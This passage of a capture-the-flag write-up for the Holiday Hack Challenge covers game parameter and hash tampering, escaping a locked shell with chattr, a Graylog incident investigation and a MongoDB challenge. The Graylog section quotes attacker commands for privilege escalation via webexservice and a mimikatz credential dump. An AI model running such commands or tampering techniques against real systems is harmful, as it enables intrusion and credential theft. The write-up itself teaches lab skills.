


FIGURE 6: THE HOLIDAY HACK TRAIL SPLASH SCREEN

Easy mode

On the purchase screen just click the 'Buy' button. The following screen appears:

FIGURE 7: HHT - EASY MODE GAME SCREEN

In the table on the top we see Distance remaining = 8000 and some other statistics. The address bar is also visible and contains the following url:
`hhc://trail.hhc/trail/?difficulty=0&distance=0&money=5000&...<snip>...`

Modify the `distance=0` parameter in the url to `distance=7999` and refresh the page. You will now see the distance remaining is 1:

Press the 'Go' button to complete the game on Easy mode:




FIGURE 8: HHT - EASY MODE COMPLETED!

Medium mode

After selecting the Medium difficulty you will be shown a purchase screen like the one on Easy mode. Just click the 'Buy' button to continue. The game screen that appears is very similar to the one in Easy mode as well (see Figure 9 on the right). The address bar no longer contains the uri with the GET parameters however and we've started a month later than on Easy.

Open the browser's developer tools and inspect the game element. In the HTML, just above the table with the party status there is a `<div>`-tag with `id="statusContainer"`.




FIGURE 9: HHT – MEDIUM MODE GAME SCREEN

```
<div id="statusContainer">
    <input type="hidden" name="difficulty" class="difficulty" value="1">
    <input type="hidden" name="money" class="difficulty" value="3000">
    <input type="hidden" name="distance" class="distance" value="0">
    <input type="hidden" name="curmonth" class="difficulty" value="8">
    <input type="hidden" name="curday" class="difficulty" value="1">
    <input type="hidden" name="name0" class="name0" value="Lila">
    <input type="hidden" name="health0" class="health0" value="100">
```

FIGURE 10: <DIV>-TAG WITH ID="STATUSCONTAINER"

It contains the game status as hidden input fields passed as POST parameters. Modify the distance value from 0 to 7999 and press the 'Go' button. This completes the game on Medium mode:




FIGURE 11: HHT - MEDIUM MODE COMPLETED!

Hard mode

Just press the 'Buy' button on the purchase screen like on Easy and Medium mode. The game screen seems identical to the one on Medium mode besides starting in September, a month later than on Medium mode. The Settlers sure take a big risk traveling so far and that close to the Winter season!! However, diving under the hood we notice a difference in the statusContainer div:


```
<div id="statusContainer">
  <input type="hidden" name="difficulty" class="difficulty" value="2">
  <input type="hidden" name="money" class="difficulty" value="1500">
  <input type="hidden" name="distance" class="distance" value="0">
  <input type="hidden" name="curmonth" class="difficulty" value="9">
  <input type="hidden" name="curday" class="difficulty" value="1">
        ... snip ...
  <input type="hidden" name="food" class="food" value="100">
  <input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
 </div>
```

FIGURE 12: STATUSCONTAINER DIV WITH EXTRA HASH-FIELD

A 'hash' field has been added with the value `bc573864331a9e42e4511de6f678aa83`.

> ➢ *A hash value is a unique, fixed-length, apparently random string that is the result of a hashing algorithm. This algorithm ensures that it will always produce the same unique output for the same input. It is not possible to reverse this calculation and use the output to calculate the input, which is why it is often used when dealing with passwords: if the hashes of two different calculations match, we know the input was the same.*

Just modifying the distance parameter like on Medium mode is not an option, because when we press the 'Go' button, the following message appears:



Apparently the hash no longer matches the input values. Let's start out and see if that hash is anything familiar by searching it on hashes.org:

```
MD5 bc573864331a9e42e4511de6f678aa83:1626
```

The hash is produced with the number 1626 as input!

Watching the online talks at KringleCon is a good way to gain knowledge, but also to get hints on certain challenges. Chris Elgee held a great talk called 'Web Apps: A Trailhead'. In this talk he also covers the mechanics on how hashes may be (wrongly) used in web applications. Around the 7:00 marker he shows a piece of the code of what seems to be the function that actually calculates the hash for the game's Hard mode:

```
118  def hashStatus(status):
119    if debuggin: print(f'{OV}--{inspect.currentframe().f_code.co_name} with status of
120    try:
121      hashvalue = status["Money"] + status["Distance"] + status["Day"] + status["Month
122      hashvalue += status["Reindeer"] + status["Runners"] + status["Ammo"] + status["M
123      return {"Success":True, "Hash":md5it(str(hashvalue))}
124    except Exception as ex: # catch exceptions
125      print(f'{OE}*** Exception in hhctrail_funcs.py, {inspect.currentframe().f_code.co
126      return {"Success":False, "Error":f"{inspect.currentframe().f_code.co_name}-Excep
127
```

The screenshot is a bit blurry because it's taken from a video. However, it is still clear the `hashStatus()` function adds the values of all input fields (lines 121 and 122 in the screenshot) and calculates the MD5-hash of the resulting number (line 123).

This means that if we want to modify the distance from 0 to 7999, we can calculate the input for the MD5-hash by adding 7999 to the original hash-input 1626 (that was calculated with a distance value of 0): `7999 + 1626 = 9625`. Using CyberChef I calculated the MD5-hash of 9625, which is `a330f9fecc388ce67f87b09855480ca3`.

Now we can modify the input fields using the browser's developer tools. Set the distance to 7999 and the hash to `a330f9fecc388ce67f87b09855480ca3` and press the 'Go' button. This completes the game on Hard mode:

FIGURE 13: HHT - HARD MODE COMPLETED!

Minty's hint for objective 7

- ⇒ *You made it - congrats!*
- ⇒ *Have you played with the key grinder in my room? Check it out!*
- ⇒ *It turns out: if you have a good image of a key, you can physically copy it.*
- ⇒ *Maybe you'll see someone hopping around with a key here on campus.*
- ⇒ *Sometimes you can find it in the Network tab of the browser console.*
- ⇒ *Deviant has a great talk on it at this year's Con.*
- ⇒ *He even has a collection of key bitting templates for common vendors like Kwikset, Schlage, and Yale.*


Terminal: Nyan shell (Alabaster Snowball)

Alabaster Snowball can be found in the Speaker Unpreparedness room and will provide a hint for objective 8 if you can help him out with his Terminal.

Alabaster Snowball's opening dialogue

- ⇒ *Welcome to the Speaker UNpreparedness Room!*
- ⇒ *My name's Alabaster Snowball and I could use a hand.*
- ⇒ *I'm trying to log into this terminal, but something's gone horribly wrong.*
- ⇒ *Every time I try to log in, I get accosted with … a hatted cat and a toaster pastry?*
- ⇒ *I thought my shell was Bash, not flying feline.*
- ⇒ *When I try to overwrite it with something else, I get permission errors*
- ⇒ *Have you heard any chatter about immutable files? And what is `sudo -l` telling me?*

After logging in, we're greeted with the following welcome message:



```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
Whatcha' think about that?

Sadly now, the day's gone
Things to do!  Without one...
I'll miss that nyancat
Run commands, win, and done!

Log in as the user alabaster_snowball with a password of Password2, and land in a
Bash prompt.

Target Credentials:
username: alabaster_snowball
password: Password2
```

Login with the credentials mentioned in the welcome message:

```
elf@xxx:~$ su alabaster_snowball
Password: Password2
```

After switching to the `alabaster_snowball` user, a full screen ASCII version of the Nyan cat animation pops up:

FIGURE 14: NYAN CAT ASCII ANIMATION

I have no idea what Alabaster means with *'something went horribly wrong'*, this seems perfectly fine! However, we're here to help and remove it for him. Restart the terminal.

Finding the nyanshell executable

Let's start out finding how this nyanshell gets started. The `.bashrc` file in the home directory of the alabaster_snowball user is a good place to start investigating, because that is the shell script run by bash whenever it's started interactively. The last line in `/home/alabaster/.bashrc` executes a `success` file in alabaster's home directory. We run it as the `elf` user we're logged in with:

```
elf@xxx:~$ /home/alabaster_snowball/success
Loading, please wait......
Hmm. Not running as alabaster_snowball...
```

Fair enough. Since the `.bashrc` file did not contain any references to a nyanshell executable, the nyanshell executable must be launched before or instead of the bash shell.

The `/etc/passwd` file also contains the command or shell that is launched for a certain user (also see this article on the passwd file format):

```
elf@xxx:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
... snip ...
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
```

We see the `/bin/nsh` command is executed for the alabaster_snowball user *instead* of the bash shell `/bin/bash`. When we run this we have correctly identified this file as the nyanshell.

chattr

Alabaster provided a hint on sudo: *'What is `sudo -l` telling me?'*. Let's start out with this command. sudo -l lists the allowed (and forbidden) commands for the invoking user on the current host:

```
elf@xxx:~$ sudo -l
Matching Defaults entries for elf on xxx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on xxx:
    (root) NOPASSWD: /usr/bin/chattr
```

Now we know `/usr/bin/chattr` can be executed as root without any password.
The chattr command changes the attributes on a Linux file system.

Immutable files

Alabaster also hinted: '*Have you heard any chatter about immutable files?*. Immutable files cannot be modified, deleted, renamed or have data written to, nor can any links be created to those files. With the results from the `sudo -l` command and the wording '*chatter*' in the hint, it is a good idea to search for immutable files on the system:

```
elf@xxx:~$ lsattr -R / 2>/dev/null | grep -e '-i-'
----i---------e---- /bin/nsh

elf@xxx:~$ ls -al /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh
```

Here it is, the nyanshell is an immutable file and indeed, trying to delete or modifying it is not permitted. The file is owned by root, but its contents can be modified by anyone (provided it is no longer immutable). Let's remove that immutable flag from the file:

```
elf@xxx:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@xxx:~$ lsattr /bin/nsh
--------------e---- /bin/nsh
```

Now the immutable flag is removed, we can modify it (note that I was still not able to delete it). I decided to modify the nsh executable by making it a script that starts the bash shell:

```
elf@xxx:~$ echo '#!/bin/sh' > /bin/nsh
elf@xxx:~$ echo '/bin/bash' >> /bin/nsh
elf@xxx:~$ su alabaster_snowball
Password: Password2
Loading, please wait......

You did it! Congratulations!
alabaster_snowball@xxx:~$
```

Alabaster's hint for objective 8

- ⇒ *Who would do such a thing?? Well, it IS a good looking cat.*
- ⇒ *Have you heard about the Frido Sleigh contest?*
- ⇒ *There are some serious prizes up for grabs.*
- ⇒ *The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter.*
- ⇒ *I heard there was a talk at KCII about using machine learning to defeat challenges like this.*
- ⇒ *I don't think anything could ever beat an elf though!*

Alabaster Snowball is happy you removed Nyan cat from his terminal

Terminal: Graylog (Pepper Minstix)

Pepper Minstix is hanging out in the Student Dormitory. He will give a hint for objective 9 if you can help him out with his terminal.

Pepper Minstix' opening dialogue

- ⇒ *Don't worry - I'm sure you can figure this all out for me!*
- ⇒ *Click on the All messages Link to access the Graylog search interface!*
- ⇒ *Make sure you are searching in all messages!*
- ⇒ *The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner.*
- ⇒ *Login with the username* `elfustudent` *and password* `elfustudent`*.*

Clicking the terminal opens a login-dialog. After entering the credentials provided in Pepper Minstix' opening dialogue, the Graylog interface appears. Mousing-over the box in the lower-right corner of this screen opens the integrated incident response reporting system.

It becomes clear that we have to answer 10 questions to solve this terminal.

Question 1

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.
What is the full-path + filename of the first malicious file downloaded by Minty?

Search the term 'cookie' in all TargetFilename-fields for all messages:

```
Search> TargetFilename:/.+cookie.+/
```

This results in 2 messages with a file that has 'cookie' in it, of which `C:\Users\minty\Downloads\cookie_recipe.exe` was downloaded first judging from the CreationUtcTime field (message id = 5f9c3021-1b70-11ea-b211-0242ac120005).

Solution 1: C:\Users\minty\Downloads\cookie_recipe.exe

Question 2

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Search all messages for the process `C:\Users\minty\Downloads\cookie_recipe.exe`:

```
Search> ProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"
```

One of the 3 result messages (id = 5c93f930-1b70-11ea-b211-0242ac120005) has a DestinationIp and DestinationPort field.

Solution 2: *192.168.247.175:4444*

Question 3

What was the first command executed by the attacker?
(answer is a single word)

The command will be a child of the `cookie_recipe.exe` process. So we're looking for all messages of which a ParentProcessImage is equal to the `cookie_recipe.exe` process:

```
Search> ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"
```

Sort ascending by timestamp. We find the third message (id = 5c94bc80-1b70-11ea-b211-0242ac120005) has a CommandLine `C:\Windows\system32\cmd.exe /c "whoami "`

Solution 3: *whoami*

Question 4

What is the one-word service name the attacker used to escalate privileges?

Browsing further within the results of question 3, we see a message (id = 5cf94ab0-1b70-11ea-b211-0242ac120005) with a CommandLine `C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "`. This command starts a webexservice service.

Solution 4: *webexservice*

Question 5

What is the file-path + filename of the binary ran by the attacker to dump credentials?

In the CommandLine of the message found in question 4 a `cookie_recipe2.exe` executable is started. Let's search for any commands run by this process:

```
Search> ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe2.exe"
```

Sort the results ascending by timestamp. At 2019-11-19 05:41:17 (id = 5d97d4a1-1b70-11ea-b211-0242ac120005) we see `mimikatz.exe` is downloaded into `c:\cookie.exe`. The next messages download the rest of the mimikatz application.

At 2019-11-19 05:45:14 (id = 5dc5e982-1b70-11ea-b211-0242ac120005) we see `C:\cookie.exe` (mimikatz) is called with the parameters `"privilege::debug" "sekurlsa::logonpasswords" exit`. These options tell mimikatz to dump the credentials.

Solution 5: C:\cookie.exe

Question 6

> *The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?*

Pivoting to another machine implies the attacker has successfully logged on to that machine. We should be able to see this event in the Windows Event log. In the Windows Event log, an account that successfully logged on will have event id 4624. From question 2 we also know that the attacker's IP address is `192.168.247.175`. This helps narrowing down the results:

```
Search> EventID:4624 AND SourceNetworkAddress:192.168.247.175
```

Sort ascending by timestamp, we find the first message (id = 5e04a030-1b70-11ea-b211-0242ac120005) which has an AccountName field `alabaster`.

Solution 6: *alabaster*

Question 7

> *What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?*

Remote Desktop logins will be present in the Windows Event log as an event with id=4624 (successful logon) and LogonType 10 (see this article):

```
EventID: 4624 AND LogonType:10
```

The single message returned from this search query has timestamp `2019-11-19 06:04:28`.

Solution 7: *06:04:28*

Question 8

> *The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the*

SourceHostName,DestinationHostname,LogonType of this connection?
(submit in that order as csv)

From the message in question 7, we see the DestinationHostName is `elfu-res-wks2`. If we want to see successful logons from this Hostname to any other hostname, we execute the following query:

```
Search> SourceHostName:"ELFU-RES-WKS2" AND EventID:4624
```

Note: I struggled here for a bit and then noticed the SourceHostName is capitalized and the query is case-sensitive.

From the resulting messages we see the DestinationHostName is `elfu-res-wks3` and the LogonType = 3.

Solution 8: *elfu-res-wks2,elfu-res-wks3,3*

Question 9

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

A file transfer will result in the creation of a file on the destination host. Reading the sysmon manual, we should be able to see this with EventID = 2 (a process changed a file creation time). We know the source should be `elfu-res-wks3`. Running a query with just these 2 clauses will generate too much noise. Decluttering the results based on file extension, I ended up with the following query:

```
Search> source:"elfu-res-wks3" AND EventID:2 AND NOT TargetFilename:/.+.temp/ AND NOT
TargetFilename:/.+.db/ AND NOT TargetFilename:/.+.tmp/ AND NOT TargetFilename:/.+.xml/
AND NOT TargetFilename:/.+.txt/
```

This way I found the message (id = 66516980-1b70-11ea-b211-0242ac120005, timestamp = 2019-11-18 06:01:05) that had a TargetFileName of `C:\Users\holly\Documents\super_secret_elfu_research.pdf`. This is the filepath on the source host. We need the full filepath on the destination machine (`elfu-res-wks2`), so we search for that:

```
Search> source:elfu-res-wks2 AND TargetFilename:/.+super_secret_elfu_research.pdf+/
```

Now we find the filepath C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Solution 9: *C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf*

Question 10

> *What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?*

Looking for all messages with a CommandLine containing the string `super_secret_elfu_research.pdf`:

```
Search> CommandLine:/.+super_secret_elfu_research.pdf.+/
```

We end up with 1 message (id = 5f9cf370-1b70-11ea-b211-0242ac120005) with a Powershell command that uploads the file to pastebin.com. There should be an event for this connection as well:

```
Search> DestinationHostname:pastebin.com
```

Now we find a message (id = 5f9e04e0-1b70-11ea-b211-0242ac120005) with DestinationIp `104.22.3.84`

Solution 10: *104.22.3.84*

This solves the terminal and the following message appears:

Incident Response Report #7830984301576234 Submitted.

Incident Fully Detected!

Pepper's Hint for objective 9

- ⇒ *That's it - hooray!*
- ⇒ *Have you had any luck retrieving scraps of paper from the Elf U server?*
- ⇒ *You might want to look into SQL injection techniques.*
- ⇒ *OWASP is always a good resource for web attacks.*
- ⇒ *For blind SQLi, I've heard Sqlmap is a great tool.*
- ⇒ *In certain circumstances though, you need custom tamper scripts to get things going!*

Pepper Minstix is a happy elf

Terminal: Mongo Pilfer (Holly Evergreen)

Holly Evergreen can be found in the NetWars room and will provide a hint for objective 10 if you can help him out with his terminal.

Holly Evergreen's opening dialogue

- ⇒ *Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution.*
- ⇒ *Without access to the answer, none of our quizzes will get graded.*
- ⇒ *Can we help get back in to find that solution?*
- ⇒ *I tried `lsof -i`, but that tool doesn't seem to be installed.*
- ⇒ *I think there's a tool like ps that'll help too. What are the flags I need?*
- ⇒ *Either way, you'll need to know a teensy bit of Mongo once you're in.*
- ⇒ *Pretty please find us the solution to the quiz!*

After starting the terminal, we're greeted with the following welcome message:




FIGURE 15: MONGO PILFER TERMINAL WELCOME MESSAGE

So, we need to dive into the Mongo system to find some answers. First start the mongo shell:

```
elf@xxx:~$ mongo
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27017
2019-12-13T12:32:15.073+0000 W NETWORK  [thread1] Failed to connect to
127.0.0.1:27017, in (checking socket for error after poll), reason: Connection
refused
2019-12-13T12:32:15.073+0000 E QUERY    [thread1] Error: couldn't connect to
server 127.0.0.1:27017, connection attempt failed :
connect@src/mongo/shell/mongo.js:251:13
@(connect):1:6
exception: connect failed

Hmm... what if Mongo isn't running on the default port?
```

On what port is Mongo running? Check the details of the running process:

```
elf@xxx:~$ ps -aux | grep mongo
mongo        9  1.5  0.1 1015620 62784 ?       Sl   12:30   0:01 /usr/bin/mongod -
-quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log
```

We see the `mongo` process is started with the `--port 12121` commandline option; Mongo is running on port 12121. Now let's start the Mongo shell with the right port:

```
elf@xxx:~$ mongo 127.0.0.1:12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/test
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
... snip ...
```

Let's see the collections present. MongoDB stores documents in collections, which are analogous to tables in relational databases.

```
> show collections
redherring
```

Hmm.... a red herring? Wrong way! We'll continue with the databases instead:

```
> show databases
admin   0.000GB
config  0.000GB
elfu    0.000GB
local   0.000GB
test    0.000GB

> use elfu
switched to db elfu
```

… and proceed with the tables:

```
> show databases
admin   0.000GB
config  0.000GB
elfu    0.000GB
local   0.000GB
test    0.000GB

> use elfu
switched to db elfu

> show tables
bait
chum
line
metadata
solution
system.js
tackle
tincan

> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: **
db.loadServerScripts();displaySolution(); **" }
```

Run the command:

```
> db.loadServerScripts();displaySolution();
```

This solves the terminal and shows a pretty and festive ASCII animation of a Christmas tree:

Holly's hint for objective 10

